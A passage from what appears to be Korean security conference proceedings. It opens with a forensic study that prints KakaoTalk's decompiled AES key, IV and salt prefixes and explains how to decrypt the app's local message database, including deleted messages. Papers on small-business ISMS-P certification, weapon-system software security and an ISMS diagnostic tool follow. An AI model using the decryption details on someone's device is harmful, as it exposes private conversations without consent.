    (new Integer[16])[10] = Integer.valueOf(10);
    (new Integer[16])[11] = Integer.valueOf(16);
    (new Integer[16])[12] = integer2;
    (new Integer[16])[13] = integer2;
    (new Integer[16])[14] = Integer.valueOf(7);
    (new Integer[16])[15] = Integer.valueOf(6);
    arrayList.add(Character.valueOf((char)(new Integer[16])[i].intValue()));
    i++;
  }
  m = v.K0(arrayList);
}
```

그림 4 : 디컴파일을 통해 분석한 key 값

```
public static final byte[] l = new byte[] {
    15, 8, 1, 0, 25, 71, 37, -36, 21, -11,
    23, -32, -31, 21, 12, 53 };
```

그림 5 : 디컴파일을 통해 분석한 iv 값

```
case 30:
  stringBuilder29 = new StringBuilder();
  stringBuilder29.append((new Projector()).incept(830819));
  stringBuilder29.append(String.valueOf(param1Long));
  str29 = stringBuilder29.toString();
  break;
case 29:
  stringBuilder28 = new StringBuilder();
  stringBuilder28.append("bran");
  stringBuilder28.append(param1Long);
  str28 = stringBuilder28.toString();
  break;
case 28:
  stringBuilder27 = new StringBuilder();
  stringBuilder27.append("sally");
  stringBuilder27.append(param1Long);
  str27 = stringBuilder27.toString();
  break;
case 27:
  stringBuilder26 = new StringBuilder();
  stringBuilder26.append("dorothy");
  stringBuilder26.append(param1Long);
  str26 = stringBuilder26.toString();
  break;
```

그림 6 : 디컴파일을 통해 분석한 prefix 값

암호화에 필요한 salt는 prefix[그림 6]와 user_id를 합쳐서 16글자로 자른다. 16글자보다 적을 경우에는 0으로 채운다. 이때 prefix는 암호화 버전에 따라 다른 값을 가진다. 복호화 key는 PKCS12를 사용하여 만들며, 디컴파일을 통해 얻은 key[그림 4]와 salt를 사용한다. 해당 과정으로 만든 복호화 key와 iv[그림 5]를 사용하여 카카오톡 메시지를 AES로 복호화한다. 모드는 CBC를 사용한다. 위 복호화 순서도를 [그림 7]로 나타냈다.




그림 7 : 복호화 알고리즘

암호화 버전은 주기적으로 업데이트 되며, salt를 생성할때 사용되는 값을 추가한다. enc type이 29일 때 까는 prefix가 평문으로 노출이 되어있던 반면 30부터는 JNI를 사용해서 키를 생성한다.

4.3 결과

시나리오	복구 결과
삭제 안 함	O
모든 대화 상대에게서 삭제	O
상대방이 모든 대화 상대에게서 삭제	O
나에게만 삭제	X
채팅방 나가기	O

표 1 : 시나리오별 복구 결과

삭제 안 함, 모든 대화 상대에게서 삭제, 상대방이 모든 대화상대에게서 삭제, 채팅방 나가기 시나리오는 복구가 가능했지만, 나에게서만 삭제 시나리오는 메시지가 null값으로 바뀌어 복구가 불가능했다. 복구가 가능한 정보는 메시지를 포함하여 user_id, 시간, 메시지 종류, user_id, 암호문, 시간, 그리고 암호버전 등이 있다. 미디어 콘텐츠의 경우 미디어 콘텐츠의 종류와 콘텐츠가 저장된 경로가 복구되었다. 복구가 불가능한 메시지는 시간이나 암호버전 등의 정보는 존재했지만, user_id와 암호문이 삭제되어 존재하지 않았다. 암호화 버전에 따라 사용되는 prefix의 값만 변경되고 메시지를 삭제하는 과정과 전체적인 암호화 과정은 바뀌지 않았다.




그림 8 : 복호화된 메시지

V. 결론

본 논문에서는 카카오톡의 데이터베이스를 추출하고, 암호화된 메시지를 복호화하는 실험을 진행했다. 앞서 얻은 결과를 통해 본 논문에서는 카카오톡의 삭제된 메시지의 복구 가능성을 제시했다.

향후 연구로 기존 메시지 복구 방법들과 비교 분석을 진행할 예정이다.

[참고문헌]

[1] 경찰청_사이버 범죄 발생률
https://www.police.go.kr/www/open/publice/publice0204.jsp

[2] 2020 대한민국 모바일 앱 랜드스케이프
http://www.mobileindex.com/report/report_view?s=146

[3] 황태진, “모바일 포렌식을 이용한 메신저 증거 비교 분석 연구”, 국내석사학위논문 성균관대학교, 2018

[4] 정병찬, 한재혁, 최호용, 이상진, “메신저 애플리케이션의 SQLite 저널 분석을 통한 삭제된 메시지 복구 가능성에 대한 연구”, 디지털포렌식연구, 12, 11-20, 2018

[5] 복호화 오픈소스
https://github.com/jiru/kakaodecrypt

중소기업 정보보호 및 개인정보보호 관리체계 연구

김영우*

*고려대학교 (컴퓨터정보통신대학원)

요 약

정보보호 관리체계와 개인정보보호 관리체계는 18년 11월 “정보보호 및 개인정보보호 관리체계 인증(ISMS-P) 등에 관한 고시”에 의해 통합되어 정보보호 및 개인정보보호 관리체계(ISMS-P)로 시행되었다. 하지만 기업들의 경제적인 부분과 인력 규모, 업종별 환경 등이 서로 상이함으로 인해 모두에게 동일한 규칙을 적용하는 것은 ISMS-P 범위 및 새로운 기술의 적용에 대한 한계가 발생할 수 있다고 생각하여 대기업 위주가 아닌 총 기업의 99.9%를 차지하는 중소기업을 위한 ISMS-P 인증 제도를 제안한다. 현재 중소기업이 ISMS-P를 인증받지 못하는 이유로 인력, 자본, 인식, 법률 등 4가지를 이유를 제시하였고 이것을 바탕으로 가설의 정의하였으며 인증 항목의 분류와 절차 간소화를 바탕으로 중소기업의 정보보호 환경을 개선하기 위한 효율적 인증 제도를 연구하였다. 본 연구를 통해 중소기업의 ISMS-P의 방향성과 추후 보급화를 위한 교육 및 홍보에 대한 연구 방향을 제시한다.

I. 서론

정보보호 관리체계 인증제도(**ISMS**)는 2001년 07월 국내 기업·기관이 스스로 정보보호 관리체계를 구축·운영하는데 활용할 수 있도록 관리체계 모델을 개발하였고, 정보통신망법 개정을 통하여 정보보호 관리체계 인증제도를 도입하였다.[1]

개인정보보호 관리체계 인증제도(**PIMS**)는 ’10년 11월 방송통신위원회 의결(제2010-66-273호)로 시행되었으며, 11년도부터 주요 정보통신서비스 제공 사업자 대상으로 인증심사를 시행, 12년도에는 개인정보보호 관리체계 인증제도의 법률적 근거를 마련하였다.[2]

정보보호 및 개인정보보호 관리체계(**ISMS-P**)는 융합과 고도화되고 있는 침해위협에 효과적으로 대응하기 위해 정보보호와 개인정보보호의 연계가 필요함에 따라 18년 11월 “정보보호 및 개인정보보호 관리체계 인증 등에 관한 고시”가 시행되었다. 그간 기업은 정보통신망법상 정보보호 관리체계(ISMS) 인증 또는 개인정보보호 관리체계(PIMS) 인증을 취득하였으나, 기업의 혼란과 부담을 해소하기 위해 하나의 제도(ISMS-P)로 통합·운영하고 있다.[3]

정보보호 인증은 2001년 시작되어 2004년 ‘정보보호 안전진단’, 2009년 ‘전자정부 정보보호 관리체계’, 2013년 ‘PIPL 인증제도’ 시행을 하였으나 최종적으로 ISMS-P로 통합되었다. 통합된 사유는 IT 인프라 환경이 비슷해짐에 따라 동일한 항목이 발생하게 되었고 인증제도에 대한 기업의 혼란과 부담 해소하자는 취지에서 시작되었다.[4]

지금까지 흐름을 볼 때 정보보호 인증제도가 추가적으로 별도의 영역으로 만들어진다면 기존과 같이 추후에도 통합될 가능성이 있다. 하지만 기업들의 경제적인 부분과 인력 규모, 업종별 환경 등이 서로 상이

함으로 모두에게 동일한 규칙을 적용하는 것은 ISMS-P 범위 및 새로운 기술의 적용에 대한 한계가 발생할 수 있다.

현재 KISA에서 발급한 대표적인 인증제도의 현황을 보면 '20.04.20 기준 ISMS(937건), PIMS(128), ISMS-P(535건) 등의 인증서 발급현황을 합쳐도 약 1,600건에 그치고 있는 것을 볼 때 "ISMS 인증 의무대상자(정보통신망법 제47조 2항)"는 대기업들이 대부분인 것을 확인할 수 있다.[5]

본 논문에서는 지금보다 보편화되고 현실적으로 접근할 필요성이 있다고 생각하여 전체 기업의 99.9%를 차지하고 전체 종사자 83.1%로 경제의 가장 큰 비중[6]을 차지하는 중소기업 정보보호 및 개인정보 관리체계 즉 **SB ISMS-P** 모델을 제시한다.

본 논문의 구성은 다음과 같다. 제Ⅱ장에서는 ISMS-P의 운영방법 및 현황, 단점에 대해 기술하고 제Ⅲ장에서는 연구에 대한 가설과 방향성에 대한 근거를 제시하고 SB ISMS-P의 기준을 제시한다. 마지막으로 제Ⅳ장에서는 연구에 대한 시사점, 향후 연구 방향에 대해 제시한다.

II. ISMS-P 운영 방법 및 현황

2.1. 중소기업의 현황 및 영향력

"e-나라지표 중소기업 일반현황"[7]에 의하면 중소기업의 수는 약 664만 개로 총 기업 대비 99.9%이고 국가 고용경제에 미치는 영향력은 약 83.2%(1,710만 명)으로 우리 사회에 큰 영향력을 미치고 있다. 위에 지표를 볼 때 중소기업의 수가 대기업에 비해 월등히 많기 때문에 개인정보 및 중요 정보량 또한 대기업에 비해 적지 않을 것이라고 생각한다.

2.2. ISMS-P의 평가항목

ISMS-P의 평가항목[20]은 관리체계 수립 및 운영(16개), 보호대책 요구사항(64개), 개인정보 처리단계별 요구사항(22개)으로 크게 3가지로 분류되고 소주제 및 세부사항으로 분류된다. 평가항목의 세부사항은 총 102개 항목에 대해 인증기준을 적용한다.. '관리체계 수립 및 운영' 인증기준은 조직의 ISMS의 관리적 절차와 프레임워크의 항목이고 '보호대책 요구사항'은 조직의 서비스 및 정보시스템에 대한 보호대책을 실질적으로 수립·이행하는 항목이다. 또한 '개인정보 처리 단계별 요구사항'의 경우 대부분 법적 요구사항과 관련 있는 것으로 개인정보의 5개 분야에 대해 점검하는 항목이다.[8]

2.3. ISMS-P 대상

ISMS-P 인증대상은 의무대상자(정보통신망법 제47조 2항)와 자율신청자로 나누어진다. "인증 의무대상자는 「전기통신사업법」 제2조, 제8호에 따른 전기통신사업자와 전기통신사업자의 전기통신역무를 이용하여 정보를 제공하거나 정보의 제공을 매개하는 자로서 KISA에서 제공하는 의무대상자 기준에 하나라도 해당되는 자이다."[9]

위에 의무대상자 기준에 따르면 주로 전기통신을 하는 사업자나 B2C 사업을 하는 대기업들이 주대상으로 현재 인증서 발급현황을 볼 때 인증서를 발급한 기업은 대부분 대기업 일 것으로 추론할 수 있다.

2.4. ISMS-P 단점

2018년 11월 ISMS와 PIMS가 ISMS-P로 통합됨에 따른 장점과 단점이 있으나 본 논문에서는 인증제도의 개선방안을 제시하므로 기존 제도의 단점을 제시하고 3가지로 정리하였다.

첫째 인증 기준 주체의 모호성이다. 이는

다양한 유형의 인증 개체에 적용할 때 발생한다. 둘째 인증 기준 관리 항목 적용의 모호성으로 일부 조직에서는 인증 자격 요건에 포함되어 있지 않은 요소를 가지고 있다. 셋째 인증 감사 시 적용되어야 하는 법률의 모호성이다. 의무대상자와 자율신청자 사이에 반드시 적용되어야 하는 법에 대해 문제가 발생한다.[9]

III. SB ISMS-P 가설 및 적용방안

4.1. 중소기업의 ISMS-P를 하지 않는 이유에 대한 가설 정의

중소기업이 ISMS-P를 적용하기 힘든 이유에 대하여 인력, 자본, 인식, 법률 4가지로 가정하여 정의한다.

미사용 사 유	내용
인 력	정보보호 관리체계를 담당할 조직 및 전문인력이 부족하다.[10]
자 본	인증서 발급에 대한 비용 및 발급 후 사후 심사, 갱신 등 지속적인 비용 발생으로 인해 경제적 부담 발생한다.[11]
인 식	홍보나 교육 부족으로 ISMS-P의 제도를 모르는 기업들이 많으며 인식하고 있다 할지라도 실제 업무 시 영향도가 미비하여 관심이 부족하다.[12]
법 률	법률상 의무대상자가 존재하나 기준이 주로 대기업 대상으로 중소기업에는 강제성을 부여할 수 없다.[5]

4.2. SB ISMS-P 인증기준 개선

4.1을 바탕으로 SB ISMS-P의 기준을 제시한다. 중소기업의 경우 경영진이 CEO만 있는 경우와 전문조직이 없는 경우가 많다. 이런 경우 ”관리체계 수립 및 운영“ 내용에 대해 실질적인 운영 및 지속적인 관리가 어렵고 서면 양식이 많아 부담이 될 수 있다. ”보호대책 요구사항“의 경우 실제 운영에 필요한 부분이나 중소기업의 경우 불필요한 항목이 많아 부담을 가중시킬 수 있다. 또한 ”개인정보 처리단계별 요구사항“ 같은 경우 법률상 명시되어 있는 부분으로 반드시 필요하나 실제 전문인력 없이 적용하기 어려운 항목이 많이 존재한다.

현재 중소기업은 위에서 언급한 내용과 같이 ISMS-P를 도입하기에 제한사항들이 발생한다. 관련 문제를 개선하기 위해 중소기업 대상 ISMS-P인 SB ISMS-P를 제안한다. SB ISMS-P의 2가지 기준을 제시한다.

첫째 상중하로 분류하여 중요도의 우선순위를 부여한다.

중요도	내용
상	침해사고 및 정보유출에 대비하여 시급히 적용 항목, 법률에 명시된 항목
중	침해사고 및 정보유출 발생에 대한 보안 강화적 항목 또는 사후 대책 관련 항목
하	시스템 운영 및 모니터링, 교육, 문서작성 등 관리적 측면의 항목

예시)

ISMS-P 항목	중요도
악성코드 통제	상
백업 및 복구 관리	중
사고 예방 및 대응체계 구축	하

둘째 기간 및 평가항목에 대한 부분을 최소화하여 비용을 감소시키고 평가에 따른 인증서 명에 대해 차등을 둔다. 기존 인증 시스템을 적용할 경우 정보시스템 및 인건비 항목의 비중이 높아 인증심사 시 비용적인 부분이 부담이 될 수 있으므로 간소화 방안을 제시한다.[13]

심사 절차 간소화

인증심사	내 용
기 존	신청기관, 인증기관, 인증위원회
변 경	신청기관, 인증기관(인증위원회 권한 위임)

심사 주기 간소화

인 증	내 용
ISMS-P	인증심사, 사후심사(1년 주기), 갱신심사(3년 주기)
SB ISMS-P	인증심사, 갱신심사(3년 주기)

IV. 결론

5.1. SB ISMS-P 모델 시사점

결론적으로 인증심사를 모든 기업에 동일하게 적용할 경우 현실을 반영하기 어렵고 모호성이 존재하므로 중소기업에 적용하기에 제한된다. 기존의 인증심사 기준을 개선하여 현재 대기업 위주로 취득한 정보보호 인증을 총 기업 중 99.9%를 차지하는 중소기업도 취득할 수 있도록 제도를 개선한다면 정보보호에 대한 인식개선 및 더 많은 기업의 보안 수준 강화를 할 수 있는 기회가 될 것으로 기대한다.[14][15]

5.2. SB ISMS-P 모델 향후 연구 방향

SB ISMS-P를 중소기업에 보급화시키기 위해서는 제시한 인증 절차를 실제 적용하여 비용을 산출하고 절감에 대한 긍정적인 효과를 연구한다. 또한 교육 및 홍보를 통한 중소기업의 정보보호에 관한 인식개선 방법과 SB ISMS-P의 보급화 할 수 있는 방안에 대해 연구 방향을 잡는다. 향후 연구로는 인증심사 항목에 따른 인증서 명의 세부 차등부여 방안에 대해서도 연구한다.

항 목	내 용
'상' 항목만 평가	SB-ISMS(P)+상
'상/중' 항목만 평가	SB-ISMS(P)+중
'상/중/하' 항목 평가	SB-ISMS(P)+하

[참고문헌]

[1] KISA, "정보보호 관리체계(ISMS) 인증제도 안내서", KISA, pp.13, 2017년

[2] KISA, "PIMS 인증제도 안내서(1권)-제도운영편", KISA, pp.13, 2017년

[3] KISA, "정보보호 및 개인정보보호 관리체계 인증제도 안내서", KISA, pp.3, 2019년

[4] KISA, "ISMS-P 인증제도 안내 리플릿", KISA, pp.3, 2020년

[5] KISA, "정보보호 및 개인정보보호관리체계 인증", KISA, 20년 4월 20일, https://isms.kisa.or.kr/main/

[6] KISA, "중소기업 정보보호 실무가이드", KISA, pp.2, 2020년

[7] 중소벤처기업부, "중소기업 일반현황". e-나라지표, 20월 4월 20일, https://www.index.go.kr/potal/main/EachDtlPageDetail.do?idx_cd=1181

[8] 김동현, 이윤호, "보안 7대 위협을 이용한 ISMS-P 인증효과에 관한 연구: 기업규모와 경력 중심으로", 한국정보기술학회, 한국정보기술학회논문지 제18권 제4호, 2020. pp.111

[9] 홍성욱, 박재표, "정보보호 및 개인정보보호 관리체계(ISMS-P) 인증제도의 효과적인 운영방안", 한국산학기술학회, 한국산학기술학회논문지 제21권 제1호, 2020. pp.636

[10] 산업연구원, "전년도 전산시스템 관리 인력", KOSIS, 20월 4월 20일, https://kosis.kr/search/search.do

[11] 산업연구원, "정보보호 지출 분야", KOSIS, 20월 4월 20일, https://kosis.kr/search/search.do

[12] 산업연구원, "정보보호 및 개인정보보호 교육 실시", KOSIS, 20월 4월 20일, https://kosis.kr/search/search.do

[5] KISA, "정보보호 및 개인정보보호관리체계 인증", KISA, 20년 4월 20일, https://isms.kisa.or.kr/main/

[13] KISA, "(단일)정보보호 및 개인정보보호 관리체계 인증수수료 산정내역서_v1.7", KISA, 2020년

[14] 홍성욱, 박재표, "정보보호 및 개인정보보호 관리체계(ISMS-P) 인증제도의 효과적인 운영방안", 한국산학기술학회, 한국산학기술학회논문지 제21권 제1호, 2020. pp.636

[15] 장상수, 김상춘, "정보보호 관리체계(ISMS)가 기업성과에 미치는 영향에 관한 실증적 연구", 한국융합보안학회, 융합보안논문지 제15권 제3호, 2020. pp.107-113

무기체계 소프트웨어 보안성 확보 방안 연구

류지선, 윤경환
국방기술품질원

Improving Security for Software in Weapon System

Jiseon Yu, Gyeonghwan Yoon
Defense Agency for Technology and Quality

요 약

「무기체계 소프트웨어 개발 및 관리 매뉴얼」에서는 무기체계 소프트웨어의 보안성 확보 방안을 제시하고 있지만 매뉴얼 상 보안성은 전장관리정보체계를 대상으로 하고 있기 때문에 실질적으로 무기체계 소프트웨어 보안성 확보 방안은 미비한 상황이다. 또한, 무기체계 소프트웨어는 내장형 소프트웨어가 대부분이므로 행정안전부의 전자정부 SW개발을 위한 「소프트웨어 개발보안 가이드」와 같은 일반적인 보안약점 리스트를 적용하여 보안성을 확보하기에는 분명한 한계점이 존재한다. 따라서 본 논문에서는 현재 무기체계 소프트웨어 보안성 확보의 한계점을 분석하고, ISO/IEC 25023 표준을 적용하여 무기체계 소프트웨어 보안성을 정량적으로 측정함으로써 무기체계 소프트웨어의 보안성을 확보할 수 있는 방안을 제안한다.

I. 서론

국내 무기체계 소프트웨어 획득은 「무기체계 소프트웨어 개발 및 관리 매뉴얼」에 따라 정의된 표준 프로세스를 적용하고 표준 산출물을 작성한다. 보안성 확보 활동은 매뉴얼 제4장 소프트웨어 관리 프로세스에서 다룬다. 매뉴얼에서 정의하고 있는 “소프트웨어 보안성 시험”은 해킹 등 사이버공격의 원인인 보안약점을 개발단계에서 사전에 제거하기 위해 행정안전부 ‘소프트웨어 개발보안 가이드’를 적용하여 개발하였는지 확인하는 시험을 말하며 전장관리정보체계를 대상으로 수행한다[1]. 이와 같이 무기체계 소프트웨어의 보안성 확보 방안을 제시하고 있지만 매뉴얼 상 보안성은 전장관리정보체계를 대상으로 하고 있기 때문에 실질적으로 무기체계 소프트웨어 보안성 확보 방안은 미비한 상황이다. 현재 무기체계 소프트웨어는 개발과정에서 발생할 수 있는 잠재적 결함을 사전에 제거할 수 있는 신뢰성 시험을 수행함으로써 무기체계 소프트웨어의 신뢰성 확보에만 집중하고 있다. 무기체계 소프트웨어 신뢰성 시험은 코딩규칙 검증, 취약점 점검 및 소스코드 메트릭 점검 등의 시험 수행으로 소프트웨어의 잠재적 결함을 사전에 제거하는데, 이러한 활동으로 보안성을 확보하고 있다고 보기에는 어려운 실정이다. 현재 무기체계 소프트웨어의 보안성 연구 동향으로는 무기체계 소프트웨어 개발 프로세스의 소프트웨어 산출물을 활용하여 무기체계에 RMF(Risk Management Framework)를 적용하는 방법을 제안한 연구와 신뢰성 시험을 수행하는 단계인 시험평가 단계를 개선하여 보안성을 획득하고자 하는 연구가 활발하게 진행되고 있으나[2][3], 현재 무기체계 소프트웨어에서 보안성과 가장 인접한 항목을 신뢰성 시험 항목 중 취약점 점검으로 보아 무기체계 소프트웨어 보안성에 대한 연구는 취약점 점검 항목 개선 등 신뢰성 시험 개선에 초점이 맞춰 있다[4][5].

본 논문에서는 무기체계 소프트웨어 보안성 향상을 위해 ISO/IEC 25023 표준을 적용하여 소프트웨어 보안성을 정량적으로 측정하는 품질 관점의 보안성 향상 방안을 제안하고 개발 단계에서 무기체계 소프트웨어 보안성을 확보할 수 있는 연구의 필요성을 보인다.

II. 이론적 배경

2.1 현재 무기체계 소프트웨어 보안성 확보의 한계점

무기체계 소프트웨어 개발 프로세스 내에서 가장 보안성과 관련 있는 활동은 신뢰성 시험 중 정적시험의 취약점 점검이다. 취약점 점검이란 소스 코드가 CWE(Common Weakness Enumeration) 목록에 정의된 취약점을 포함하고 있는지 점검하는 활동을 말하며 무기체계 보안성 향상을 위한 대부분의 연구는 이 취약점 점검 목록을 개선하는 방향의 연구이다[4][5].

무기체계 소프트웨어 개발 및 관리 매뉴얼에서 보안약점을 제거하는 기준이 되는 행정안전부 「소프트웨어 개발보안 가이드」는 현재 전장관리정보체계를 대상으로 보안성 시험의 기준이 되고 있지만 이는 네트워크 계층 중 어플리케이션 계층의 공격을 방어하기 위한 보안약점으로 구성되어 있기 때문에 네트워크 연결 없이 하드웨어를 조작하는 등 특정 기능을 수행하는 내장형 소프트웨어가 대부분인 무기체계 소프트웨어에 적용하여 보안성을 확보하기에는 분명한 한계점이 존재한다.

2.2 무기체계 소프트웨어 개발 프로세스

무기체계에 포함되는 소프트웨어의 개발 및 관리를 위한 프로세스는 방위사업청 「무기체계 소프트웨어 개발 및 관리 매뉴얼」에서 정의하고 있는데 무기체계 소프트웨어 개발 프로세스는 기본적으로 V 모델의 프로세스를 따르고 있다. 각 개발 단계에 따라 산출물로 소프트웨어 기술문서를 작성한다. 개발 프로세스 각 단계에서 산출물로 소프트웨어 기술문서를 작성함으로써 소프트웨어 개발 전 단계에서 형상관리를 수행한다. 최종적으로 무기체계 소프트웨어 보안성 확보를 위해서는 무기체계 소프트웨어 개발 프로세스 중 요구사항단계에서부터 보안성에 대한 요구사항을 소프트웨어 산출물에 상세히 기술하고, 이후 설계, 구현 단계 그리고 규격화 단계에 이르기까지 소프트웨어 산출물 내에서 보안성을 추적 가능한 수준으로 작성하여 전 단계에서 보안성을 확보해야 한다. 따라서 본 논문에서는 소프트웨어의 품질을 정량적으로 측정할 수 있는 표준인 ISO/IEC 25023을 적용하여 무기체계 소프트웨어 보안성을 측정하고 정량적으로 나타냄으로써 무기체계 소프트웨어 개발 프로세스 전 단계에서 보안성을 확보해 나갈 수 있는 방안을 제안한다.

III. ISO/IEC 25023을 활용한 무기체계 소프트웨어 보안성 확보 방안

무기체계 소프트웨어는 「무기체계 소프트웨어 개발 및 관리 매뉴얼」에 따라 명확한 신뢰성 시험 기준을 가지고 소프트웨어의 품질을 정량적으로 측정하기 위한 노력을 해왔다. 그러나 신뢰성 시험으로는 보안성을 확보하기 어렵기 때문에 ISO/IEC 25023 시스템 및 소프트웨어 제품 품질에 정의된 보안성 측정(security measures)을 활용하여 무기체계 소프트웨어 보안성을 정량적으로 측정하고 개발 프로세스 전 단계에서 관리해야 한다.

ISO/IEC 25023은 시스템 및 소프트웨어 제품 품질을 ISO/IEC 25010에서 정의된 특성 및 부특성 관점에서 정량적으로 평가하기 위한 품질 측정 항목들을 정의한 것이며 소프트웨어 제품 또는 시스템 품질에 관한 사용자 요구를 충족하기 위해 사용하는 표준이다. 보안성 측정은 제품이나 시스템이 정보 및 데이터를 보호하여 사람이나 다른 제품 혹은 시스템이 그들의 유형과 권한 수준에 적합한 데이터 접근을 하도록 하는 정도를 평가하는 데 사용된다. 보안성의 부특성에는 기밀성, 무결성, 부인 방지성, 책임성, 신원 인증성이 있으며 각각의 부특성에 대해 정량적으로 품질을 측정하는 항목은 Table 1과 같다[6].

Table 1. The subcharacteristics of security and the quality measure name according to ISO/IEC 25023

The subcharacteristics of security	The quality measure name
Confidentiality	Access controllability
	Data encryption correctness
	Strength of cryptographic algorithms
Integrity	Data integrity
	Internal data corruption prevention
	Buffer overflow prevention
Non-repudiation	Digital signature usage
Accountability	User audit trail completeness
	System log retention
Authenticity	Authentication mechanism sufficiency
	Authentication rules conformity

ISO/IEC 25023에서 정의하는 보안성 품질 특성을 활용하여 각각의 부특성을 측정하기 위해서는 무기체계에 대한 위협을 식별하여 요구사항 분석 단계와 구조/상세 설계 단계에서 각 산출물에 무기체계에서 필요한 보안 기능을 도출하는 것이 중요하다. 주특성인 보안성의 부특성에는 기밀성, 무결성, 부인 방지성, 책임성, 신원 인증성이 있다. 이를 무기체계 소프트웨어 개발단계에 활용하여 무기체계 소프트웨어의 보안성을 추적 및 관리한다면 지금처럼 무기체계 소프트웨어 보안성에 뚜렷한 기준이 없는 문제점을 해소할 수 있을 것이다. 다만 ISO/25023을 무기체계 소프트웨어에 그대로 적용하는 데에는 한계점이 존재한다. 예를 들면 보안성이 지니는 부특성 중 부인 방지 측정(non-repudiation measures)은 부인 방지가 요구되는 사건 중에서 전자 서명을 사용하여 처리되는 비율은 어느 정도인지 측정하는 함수이다(Table 2). 그러나 무기체계 소프트웨어는 인증 기능이 없는 단순 하드웨어 제어를 위한 펌웨어(firmware) 등 내장형 소프트웨어가 대부분이기 때문에 전자 서명 기능이 탑재된 무기체계는 극히 드물고 이에 따라 ISO/IEC 25023에서 정의하는 보안성의 부특성 모두를 측정하는 데에는 어려움이 있다.

Table 2. The non-repudiation measures

Digital signature usage	X = A/B A = Number of events that ensure non-repudiation using digital signature B = Number of events requiring non-repudiation using digital signature

따라서 무기체계 소프트웨어에 특화된 보안성의 부특성을 선별하고 이를 측정할 수 있는 방법이 필요하다. 그리고 그 결과를 개발 계획 단계부터 무기체계 소프트웨어 개발 전 단계 산출물에 수치로써 보안성을 관리하고 이를 시험하는 방법을 구체화 시켜 나가면 추후 무기체계 소프트웨어에 특화된 개발보안 가이드로 활용 및 확장될 수 있을 것이다.

IV. 결론

본 논문에서는 무기체계 소프트웨어 보안성을 측정 및 시험하는 방안의 부재와 보안성을 확보함에 있어 현 무기체계 소프트웨어 개발 프로세스의 한계점을 분석하고, 무기체계 소프트웨어 보안성 확보를 위해 ISO/IEC 25023을 활용하여 무기체계 소프트웨어 보안성을 정량적으로 측정할 수 있는 방법을 제안하였다.

국방기술품질원에서는 군수품 품질관리 기본계획에 따라 체계적으로 방위사업 품질관리에 참여하여 선제적인 무기체계 품질 확보에 노력하고 있다. 이에 따라 본 연구를 활용하여 무기체계 소프트웨어 개발 프로세스에서 보안성을 확보하는 데에 기여할 것으로 기대된다.

[참고문헌]

[1] 방위사업청, “방위사업청 매뉴얼 제2020-1호 무기체계 소프트웨어 개발 및 관리 매뉴얼”, 2020.

[2] 조현석, 차성용, 김승주, “국내 무기체계에 대한 RMF 적용 실 사례 연구”, 정보보호학회논문지, 29(6), 1463-1475, 2019.

[3] 김정국, 양해술, “무기체계 내장형 소프트웨어의 평가 프로세스와 시험모듈의 개발”, 한

국산학기술학회 논문지, 9(2), 401-414. 2008.

[4] 이용준, 안준선, 최진영, “방사청 무기체계 소프트웨어 코딩규칙의 보안성 확보 연구” 한국정보과학회 학술발표논문집, 462-464, 2018.

[5] 김경원, 장석민, 손윤식, 임선영, “무기체계 소프트웨어의 보안성 강화를 위한 보안약점 분석 및 평가체계 연구” 한국군사학논집, 77(1), 426-459, 2021.

[6] ISO/IEC 25023 "Software engineering: Software product Quality Requirements and Evaluation (SQuaRE) - Measurment of system and software product quality“, 2016.

간편 ISMS 인증을 위한 핵심 보안 통제 및 축약 보안 통제 진단 가이드 툴 개발

장채연, 이동준, 염흥열

순천향대학교

Development Security Controls And Abbreviated Security Control Diagnostic Guide Tools For Simplified ISMS

Chae-Yeon Jang, Dong-Jun Lee, Heung Youl Youm

Soon Chun Hyang University

요 약

4차 산업혁명과 그에 따른 정보보안 위협 이슈로 부터 많은 기업, 기관, 상급학교 및 병원들은 정보보호 관리체계(ISMS) 인증 제도를 준비하고, 이를 위해 많은 시간과 비용을 투자한다. 그러나 대다수의 중소기업 및 소규모 개인 정보통신서비스 제공자들은 ISMS 인증 제도를 취득하기 위해서 상대적으로 더 큰 시간, 금전적 위험을 감수해야 한다. 이러한 문제점을 해결하기 위해서 본 논문에서는 105가지의 ISMS통제 항목과 영국의 Cyber Essentials(CES)을 참고하여 7가지 통제 항목으로 새로 축약하였다. 또한 축약한 간편 ISMS 인증을 원활하게 받기 위한 방안으로, 일부 통제 항목을 점검하기 위해 배치파일 및 스크립트, 자가진단 체크리스트를 이용하여 취약한 항목을 자동으로 진단하도록 구현했다. 이 진단 도구는 향후 간편 ISMS 인증을 위한 핵심 보안 통제 항목 및 진단 가이드 툴 혹은 프로그램을 만드는데 활용될 수 있을 것이다.

I. 서론

현재 우리나라에 존재하는 정보보호 관리체계 이하 ISMS는 중견규모 이상의 기업 및 기관에 적합한 정보보호 수준으로 설계 되었으며, 인증 취득 및 유지를 위해서 소요 되는 평균 비용과 기간은 각각 2180만원, 5.5 개월 이다.[1] 이에 따라 ISMS 와 영국의 Cyber Essentials 통제 항목들을 이용해서 중소기업에게 보다 적합한 형태로 선별했으며, 위 축약 ISMS를 토대로 보안 통제 진단 가이드 툴을 제시한다. 위 툴은 윈도우 시스템, 윈도우 서버, DBMS, 자가진단 이하 4부분의 점검 항목으로 구성되며 중소기업이 위 툴로 간단하며 효과적인 보안 점검이 가능하도록 제작했다.

본 논문에서는 II장에서는 정보보호 관리체계에 대해서 설명하고, III장에서는 ISMS 축약 참고 가이드인 CES의 점검 항목과 취약점진단가이드를 선별 기준과 함께 설명하며 IV장에서 취약점 진단 가이드 툴의 개발 환경에 대해서 다루고, 이어서 V장에서는 보안 통제 진단 가이드 툴의 진단 항목과 진단 방식 등을 설명한다. 그리고 VI장에서는 결론을 맺는다.

II. 정보보호 관리체계(ISMS)

